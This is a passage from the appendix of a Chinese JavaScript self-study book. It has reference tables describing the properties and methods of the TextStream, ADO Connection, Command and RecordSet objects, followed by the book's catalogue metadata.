MoveFolder方法	移动一个或一批文件夹到目标位置
OpenTextFile方法	打开指定文件用于读写操作
TextStream对象：方便对文件的顺序访问	
AtEndOfLine属性	判断指针是否到达文件中某一行的末尾
AtEndOfStream属性	判断指针是否到达文件末尾

（续）

对象的属性和方法	功　能
Close方法	关闭打开的TextStream对象
Column属性	返回文件指针当前位置的列号
Line属性	返回文件指针所在的行号
ReadAll方法	读取指定文件中的全部内容
ReadLine方法	从指定文件中读取一行字符
Read方法	从指定文件中读取指定长度的内容
SkipLine方法	跳过文件中的一行
Skip方法	跳过文件中指定数目的字符
WriteBlankLines方法	向文件中写入指定数量的空行
WriteLine方法	向文件中写入一行字符
Write方法	向文件中写入指定字符串
Connection对象：创建一个到数据源的开放式连接	
Open方法	打开与数据源的连接
Attributes属性	设置或读取Connection对象的特性
BeginTrans方法	开始一个事务
Cancel方法	取消执行挂起的异步Execute或者Open方法的调用
Close方法	关闭Connection对象
CommandTimeout属性	设置命令执行的时间
CommitTrans方法	保存所做工作并结束事务
ConnectionString属性	用于指定连接数据源的信息
ConnectionTimeout属性	设置连接等待时间
CursorLocation属性	设置或者返回服务游标位置
DefaultDatabase属性	设置Connection对象的默认数据库
Execute方法	执行指定的查询、SQL语句以及存储过程等
Mode属性	设置或者返回在Connection对象中修改数据的权限
Provider属性	设置或返回Connection对象提供者的名称
RollBackTrans方法	取消当前事务中的任何修改并结束事务
State属性	获取Connection对象的当前状态
Version属性	获取ADO的版本号
Command对象：能够用来执行查询命令，并返回满足条件的记录	
ActiveConnection属性	指定Command对象所属的Connection对象
Cancel方法	取消执行挂起的异步Execute方法
CommandText属性	指定要执行的命令文本
CommandTimeOut属性	设置命令执行的时间
CommandType属性	指定Command对象命令的类型
CreateParameter方法	根据提供的属性创建新的Parameter对象
Execute方法	执行Command对象的命令
Prepared属性	指定是否保存CommandText的编译版本
State属性	返回Command对象的状态

（续）

对象的属性和方法	功　能
RecordSet对象：记录集与游标	
ActiveConnection属性	指定RecordSet对象所属的Connection对象
AbsolutePage属性	设置或返回当前的页码
AbsolutePosition属性	设置或返回当前记录的位置
AddNew方法	添加新记录
BOF、EOF属性	判断游标是否处于记录集的开头或者末尾
BookMark属性	返回记录集的书签或者根据书签定位记录
CacheSize属性	设置或返回内存中缓存记录的数目
CancelBatch方法	取消对RecordSet对象中数据的批量更新
CancelUpdate方法	放弃对数据的更新
Cancel方法	取消执行挂起的异步Execute方法和Open方法
Clone方法	创建RecordSet对象的复制版本
Close方法	关闭当前RecordSet对象
CursorLocation属性	指定游标服务的类型
CursorType属性	指定所使用游标的种类
Delete方法	删除当前记录或记录组
EditMode属性	返回当前记录的编辑状态
Filter属性	根据指定的条件筛选记录集中的记录
GetRows方法	将RecordSet指定的记录写入一个数组中
Index属性	设置或返回RecordSet对象当前有效的索引
LockType属性	指定记录的锁定类型
MaxRecords属性	指定打开RecordSet对象时所允许的最大记录条数
MoveFirst、MoveLast、MoveNext和MovePrevious方法	移动游标位置
Move方法	移动游标至某一位置
NextRecordset方法	执行命令序列中的下一条命令并返回一个记录集
Open方法	打开游标与数据源建立连接
PageCount属性	返回RecordSet对象中所具有的数据页数
PageSize属性	设置RecordSet对象一页所含有的记录数
RecordCount属性	返回记录集中记录的条数
Requery方法	更新RecordSet对象中的数据
Resync方法	从数据库中刷新RecordSet对象中的数据
Seek方法	在RecordSet对象中快速定位记录
Sort属性	根据指定的字段和顺序对字段集进行排序
Source属性	设置或返回RecordSet对象中数据的来源
State属性	判断RecordSet对象的连接状态
Status属性	显示记录集中当前记录的状态
Supports方法	判断RecordSet对象是否支持某种功能
UpdateBatch方法	保存对RecordSet对象中数据的批量修改

[General Information]
书名=JAVASCRIPT完全自学手册
作者=胡添等编著
页数=536
出版社=北京市：机械工业出版社
出版日期=2009.01
SS号=12102848
DX号=000006619804
URL=http://book.szdnet.org.cn/bookDetail.jsp?dxNumber=000006619804&d=AAAA6E092E68900D7057D348902872E7A